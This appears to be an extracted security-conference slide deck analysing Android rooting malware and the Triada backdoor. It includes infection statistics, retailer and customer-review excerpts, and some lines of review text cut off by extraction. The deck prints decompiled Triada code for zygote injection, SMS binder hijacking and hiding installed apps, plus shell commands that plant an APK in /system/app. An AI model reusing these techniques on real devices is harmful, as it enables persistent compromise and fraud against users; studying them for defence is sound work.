



WHOSE PHONE IS IN YOUR POCKET? OR A STORY OF THE LITTLE TROJAN THAT COULD

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
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ANDROID MALWARE STATISTICS

The geography of Android malware infection attempts in Q3 2015




^{*} We eliminated countries from this ranking where the number of users of Kaspersky Lab's mobile security product is lower than 10,000.



^{**} Percentage of unique users attacked in each country relative to all users of Kaspersky Lab's mobile security product in the country.

ANDROID MALWARE STATISTICS


The number of new Android threats





ANDROID MALWARE STATISTICS

Distribution of Android malware by type





A NEW TREND IN THE ANDROID MALWARE WORLD


#	Name	% of attacked users
1	Trojan.AndroidOS.Rootnik.d	15,7%
2	Trojan-SMS.AndroidOS.Podec.a	11,7%
3	Trojan-Downloader.AndroidOS.Leech.a	9,5%
4	Trojan.AndroidOS.Ztorg.a	8,7%
5	Exploit.AndroidOS.Lotoor.be	7,8%
6	Trojan-Dropper.AndroidOS.Gorpo.a	5,2%
7	Trojan-SMS.AndroidOS.Opfake.a	4,8%
8	Trojan.AndroidOS.Guerrilla.a	4,6%
9	Trojan-SMS.AndroidOS.FakeInst.fz	4,1%
10	Trojan-Ransom.AndroidOS.Small.o	3,7%

- In 2015, we have seen a steady growth in the number of Android malware attacks that use superuser privileges (root access) on the device to achieve their goals
- > Five of the ten Android threats in the TOP 10 in Q3 2015 are the "rooting malware". It's about 40% of all Android malware detected by our products.



A NEW TREND IN THE ANDROID MALWARE WORLD


- > Trojanized advertisement
- > Needs root



MOBILE ADVERTISEMENT NETWORKS

Brands Defines campaign **Ad Network** JS scripts, Mobile SDKs, etc Paying for it \$ SIEMENS SONY TIME XEROX YAHOO! Unique ID, Mobile SDK Some part of \$ Developer Ads Unique ID, Configuration Mobile SDK **Application** Ads **Users Devices**

MOBILE ADVERTISEMENT NETWORKS




MOBILE ADVERTISEMENT NETWORKS

More agents
=
More money



- > Can be easily deleted
- > But one day something went wrong...

GOING ROOT



- After launching, Trojans attempts to exploit Android OS vulnerabilities known to it one after another in order to gain superuser privileges
- > In case of success, a standalone version of the malware is installed in the system application folder (/system/app)
- > It regularly connects to the cybercriminals' server, waiting for commands to download and install other applications



Key points



- > Sandboxing
- > Permissions
- > Read-Only system partition

Problems



- > Binder IPC mechanism. Data can be hijacked
- > Root user exists. And it can break the model


Zygote process



- > The **zygote** is a daemon whose purpose is to launch Android applications
- > It receives requests to launch an application through /dev/socket/zygote. Every launch request triggers a fork() system call
- > When fork() occurs the system creates a clone of the process a child process that is a full copy of a parent
- > Despite it significantly increases performance, it's also a convenient way for malware to get injected into every running Android application




- Gaining root access using kernel root exploit
- # mount –o remount,rw /system
- # cat /mnt/sdcard/Download/Malware.apk > /system/app/Malware.apk
- # mount –o remount,ro /system
- **>** ...






GOING ROOT


- > Cybercriminals are able to create their own advertising networks based on the botnet of infected devices
- > In addition to showing an advertisement, it can actually install the promoted application on the device
- > Even more profit!!!



Third-party stores



Installation by retailers





Installation by retailers

Das Problem

Offiziell verkauft Xiaomi in Europa nicht, weshalb es auch keine deutsche Übersetzung für seine Software MIUI gibt. Mindestens die folgenden Händler bieten Importware mit einem ins Deutsche übersetzten System an, auf denen sich offenbar weitflächig der Trojaner **Trojan.AndroidOS.Fadeb.A** befindet (er versteckt sich in der Twitter-App): coolicool.com, Geekvida.de, efox-shop und comebuy.

Geekvida hat sich mittlerweile dazu geäußert und eingeräumt:

Nach unserer Überprüfung ist es möglich, dass fast alle Xiaomi mi4 Smartphone, die von chinesischen Online-Händler nach Deutschland geliefert werden, solchen Trojaner haben können. Die Xiaomi mi4, die unsere Kunden zwischen 04.01.2015 und 20.01.2015 bei geekvida.de bestellt haben, werden innerhalb 48 Stunden zurück genommen werden.

Unsere Vorschläge für diese Kunden sind wie folgt:

- Sie senden uns das Gerät zurück und wir zahlen Ihr Geld zurück. Natürlich werden die Versandkosten von uns erstattet
- Sie aktualisieren das ROM von dem Gerät selbst. Sie k\u00f6nnen eine neue Firmware auf der Webseite von unserem Partner decuro - deutsche custom ROM herunterladen und installieren. Daf\u00fcr werden wir Ihnen 15 Euro als Ausgleich zur\u00fcckzahlen.
- 3. Sie wollen das Gerät behalten, aber Sie wissen nicht, wie man das ROM erneut installiert: Dann k\u00f6nnen Sie uns das Ger\u00e4t schicken und wir machen das f\u00fcr Sie. Nach Aktualisierung werden wir Ihnen das Ger\u00e4t zur\u00fcckschicken. Hin- und R\u00fccksendekosten werden von uns erstattet.

Public Media Incident



Installation by retailers



NLJ SK3, Unlocked SmartPhone, 5.0" QHD 960x540p, Quad Core 1.3GHz, 3G+2G,Dual Sim Dual Standby, 8.0MP AF Cam + 2MP Front Cam, GPS, WiFi, Black

- Android
- * 5"
- 8.0 MP Rear Camera 2.0MP Front-Facing Camera
- 1.3 GHz
- 7 9 hours Talk Time

QQQQQ Scarv...full of uninstallable MALWARE!

05/28/2015

This review is from: NLJ SK3, Unlocked SmartPhone, 5.0" QHD 960x540p, Quad Core 1.3GHz, 3G+2G, Dual Sim Dual Standby, 8.0MP AF Cam + 2MP Front Cam, GPS, WiFi, Black

Pros:

Was cheap, seemed higher spec for the \$

Cons:

Buyer beware!!! This phone is loaded with malware that by nature of the Android OS, cannot be removed (I later learned most cheapo China phones have malware from day one). Thus you should avoid this one like the plague and any other no name phone from the far East.

Malware installed:

Android/PUP.RiskPay.Skymobi

Android/Trojan.Fadeb.a

Android/Trojan.Dropper.Agent.w


Look them up.



malware that had been on my wife's phone.

using it...

Installation by retailers



http://www.amazon.


though. As soon as it arrived, I scanned it with malwarebytes to find that it was loaded with malware.

Now I LOVE the cell phone. But it is inexcusable that on a new cell phone I have to root it and manually remove (from system folders) malware Be

with my wife's phone, wants me to order one for her. So I do. As soon as that one arrives, I immediately scan it with malwarebytes to find that it h

In the meantime, Lenovo released the K3 and I LOVED the early preview reviews of it. My wife knew I was drooling over it, so she told me to go a


Google Play





SECONDARY MALWARE DISTRIBUTION

- > In our research we discovered that discussed malware families usually install each other
- > In addition, it installs different kinds of adware. Many adware.
- > But not only adware...




Introduction


- > Modular backdoor
- > Actively abusing the superuser privileges
- > Introducing Backdoor.AndroidOS.Triada.a



Triada architecture



Triada architecture



Zygote injection. Start

```
public static boolean crackZygoteProcess() {
   boolean bool = false:
   if(OPFile.fileExists("/system/lib/libconfigpppm.so")) {
        int failResult = ConfigPPPM.configPPP(String.valueOf(Idleinfo 1000.getDynamicPath()) + "pppiii.d");
        Loads the library that will check a possibility of the injection and gather some
        information
        else if (System.getProperty("pp.pp.pp") != null) {
        Check if the injection test was successful
                   public void run() {
                       com.opb.module.idleinfo 1000.IDThreadCrackZygote$1.sleep(2000);
                       PSInfoNode psInfoNode = IDThreadCrackZygote.parseProcessInfo("com.android.phone");
                       if (psInfoNode != null) {
                            IDCSMData.makeRootCmd("kill " + psInfoNode.mPID);
                }.start();
                IDCSMData.setPPPFailResult("configppi=" + IDCSMData.makeRootCmd("configpppi " + psInfoNode.mPID));
         Inject the library into zygote process
    return bool:
```

Zygote injection. First stage native code



Write patched bytecode into zygote process address space via ptrace system call



Zygote injection. Second stage native code

```
v1 = a1->functions;
v2 = a1;
v10 = stack chk quard;
v3 = v1->FindClass(&a1->functions, "android/os/Process");
04 = 03:
v5 = v1->GetStaticMethodID(&v2->functions, v3, "myUid", "()I");
myUid = v1->CallStaticIntMethod(&v2->functions, v4, v5);
sprintf(&s, "mkdir /data/configppp/u_%d", myUid);
system(&s);
sprintf(&s, "cat /data/configppp/configpppl.jar > /data/configppp/u_%d/configpppl.jar", myUid);
system(&s);
sprintf(&s, "/data/configppp/u_%d/configpppl.jar", myUid);
sprintf(&v9, "/data/confiqppp/u %d/", myUid);
result = invoke dex method(v2, (int)&s, (int)&v9, (int)"com.android.PPPMain", (int)"pppMain");
if ( v10 != stack chk quard )
  stack chk fail(result);
return result:
```

Map malicious DEX file into the memory and invoke its pppMain method

ISMS binder hijacking

```
private static void replaceService(Context mContext) {
    PITool.replaceService("isms", new PIIsmsBinder(PITool.getServiceBinder("isms")));
    IBinder iBinder0 = PITool.getServiceBinder("isms2");
    if (iBinder0 != null) {
        PITool.replaceService("isms2", new PIIsmsBinder(iBinder0));
public static void replaceService(String name, IBinder newBinder) {
    Field localCacheField = Class.forName("android.os.ServiceManager").getDeclaredField("sCache");
   localCacheField.setAccessible(true);
   localCacheField.get("null").put(name, newBinder);
```

Stealth technology

```
ActivityManager_hooks DCD aGetrunningserv ; "qetRunningServices"
                  DCD aILjavaUtilList ; "(I)Ljava/util/List;"
                  DCD hook_getRunningServices+1
                  DCD aGetrunningappp ; "getRunningAppProcesses"
DCD aLjavaUtilList ; "()Ljava/util/List;"
                  DCD hook_getRunningAppProcesses+1
ApplicationPackageManager_hooks DCD aGetinstalledpa ; "getInstalledPackages"
                  DCD aILjavaUtilList ; "(I)Ljava/util/List;"
                  DCD hook_getInstalledPackages+1
                  DCD aGetinstalledap ; "getInstalledApplications"
DCD aILjavaUtilList ; "(I)Ljava/util/List;"
                  DCD hook getInstalledApplications+1
public static void filterInstalledApplications(List arg5) {
    int i:
    for(i = arg5.size() - 1; i >= 0; --i) {
        String packageName = arg5.get(i).packageName;
        if (PPPCore.checkfiterArrayList(PROJECT INFO.PROCESS PACKAGE NAME, packageName)) {
            PIUtil.Log("PPP " + packageName + " installi deleted");
            arg5.remove(i);
```

Triada features for fun and profit

- > Complicated modular architecture
- > Using of advanced malware technics
- > It's hard to detect and hard to delete
- Diversification of the money flows. I.e. cybercriminals get money not only for showing advertisements
- > It can steal not only user's money but developers' money as well





MITIGATION PROBLEMS

- > It's nearly impossible to uninstall such malware from the device
- > The first option for user to get rid of such malware is "rooting" his device and delete malicious applications manually
- > The second one is to flash stock firmware on the device
- > And the third option –





CONCLUSION

- > The complexity of Android malware growing fast
- > Such threats are created not by individuals but companies and even, in some cases, by industry. And it takes industry to fight industry
- They provide access to the device for much more advanced and dangerous malicious applications

THANK YOU! QUESTIONS?

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